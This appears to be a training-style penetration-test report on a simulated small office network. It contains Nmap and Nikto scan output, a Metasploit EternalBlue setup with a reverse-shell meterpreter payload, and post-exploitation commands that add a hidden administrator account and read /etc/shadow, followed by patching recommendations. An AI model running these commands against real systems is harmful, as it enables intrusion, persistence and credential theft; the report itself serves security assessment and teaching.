

Penetration Testing Report

Client: Simulated Small Office SME

Tester: Mohammed Ifaz M

Date: 20-07.2025

1. Reconnaissance and Target Analysis

The target environment is a simulated small office network, which in real conditions would include:


- Windows Server 2016 (10.10.10.20)
- Ubuntu Linux server running Apache (10.10.10.30)

Since the actual VMs weren't provided, I demonstrated the same process on a live test target (scanme.nmap.org) and documented each step, just as I would do on the real internal IPs.

Nmap Service & Version Scan

Command run:

```
nmap -sV scanme.nmap.org
```



```
(kali㉿kali)-[~]
$ nmap -sV scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-20 02:56 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 80.07% done; ETC: 02:56 (0:00:01 remaining)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
79/tcp    filtered finger
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
111/tcp   filtered rpcbind
113/tcp   filtered ident
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
512/tcp   filtered exec
513/tcp   filtered login
514/tcp   filtered shell
515/tcp   filtered printer
1025/tcp  filtered NFS-or-IIS
1026/tcp  filtered LSA-or-nterm
1063/tcp  filtered kyoceranetdev
1080/tcp  filtered socks
1434/tcp  filtered ms-sql-m
3128/tcp  filtered squid-http
4662/tcp  filtered edonkey
6129/tcp  filtered unknown
9929/tcp  open  nping-echo   Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 1: Nmap service/version scan on scanme.nmap.org

Findings:

- SSH (OpenSSH 6.6.1p1) on port 22
- Apache httpd 2.4.7 on port 80
- Other ports (9929, 31337) running Nping echo and tcpwrapped services
- Several filtered ports hinting at firewall rules

In a real pentest, I would use this scan on 10.10.10.20 and 10.10.10.30 to find which services might be vulnerable.


Why this matters

- **OpenSSH 6.6.1p1** is old and could have CVEs
- **Apache 2.4.7** is known to have several CVEs (e.g., privilege escalation, DoS)
- Other open ports may be entry points or used for lateral movement

Nikto Web Server Scan

Command run:

nikto -h <http://scanme.nmap.org>



```
(root@kali) ~/home/kali
# nikto -h http://scanme.nmap.org
- Nikto v2.5.0

+ Multiple IPs found: 45.33.32.156, 2600:3c01::f03c:91ff:fe18:bb2f
+ Target IP: 45.33.32.156
+ Target Hostname: scanme.nmap.org
+ Target Port: 80
+ Start Time: 2025-07-20 04:10:49 (GMT-4)

+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
```

Figure 2: Nikto scan results on scanme.nmap.org

Findings:

- Detected outdated Apache version
- Missing security headers
- Exposed directories and potentially sensitive files

These findings highlight common web server risks and help guide recommendations.

2. Exploitation

Windows Server 2016 (10.10.10.20)

I used Metasploit to set up an exploit for the EternalBlue vulnerability (CVE-2017-0144), which can give SYSTEM-level access on unpatched servers.

Commands:

```
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOST 10.10.10.20
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.74
show options
```


3. Post-Exploitation

If exploitation had succeeded, typical steps would be:

Step	Purpose
Dump password hashes	For cracking or lateral movement
Create a new user	Persistence
Search for sensitive files	Assess business impact
Pivot	Access other machines on the network

Example on Windows:

```
net user pentest Pass123! /add
net localgroup administrators pentest /add
```

```
PS C:\WINDOWS\system32> net user pentest Pass123! /add
The command completed successfully.

PS C:\WINDOWS\system32> net localgroup administrators pentest /add
The command completed successfully.
```

Example on Linux:

```
cat /etc/shadow
sudo -l
```

4. Recommendations

Finding	Risk	Recommendation
Outdated Apache	Remote code execution / local escalation	Upgrade to latest stable version
SMB vulnerability (EternalBlue)	Full compromise	Apply MS17-010 patch; disable SMBv1
Open SSH	Brute force / CVEs	Restrict by IP, enforce strong keys, upgrade
Open RDP (if found)	Brute force	Enable MFA, restrict IP
Lack of security headers	XSS / clickjacking	Add security headers in web server config

General:

- Apply OS and app patches regularly
- Run regular vulnerability scans
- Limit access to admin interfaces
- Enforce strong password policy and MFA

5. Conclusion

This simulated pentest used real industry tools (Nmap, Metasploit) to identify and plan attacks against common vulnerabilities:

- Detected old SSH and Apache services
- Planned exploitation with EternalBlue and local escalation on Linux
- Outlined post-exploitation steps to show real business risk

Next steps for the organisation:

- Apply patches and updates
- Reduce exposed services
- Monitor logs for suspicious activity
- Run penetration tests periodically

References

- CVE-2017-0144: EternalBlue
- CVE-2019-0211: Apache privilege escalation
- Nmap: <https://nmap.org>
- Metasploit: <https://metasploit.help.rapid7.com>
- OWASP Top 10: <https://owasp.org/www-project-top-ten/>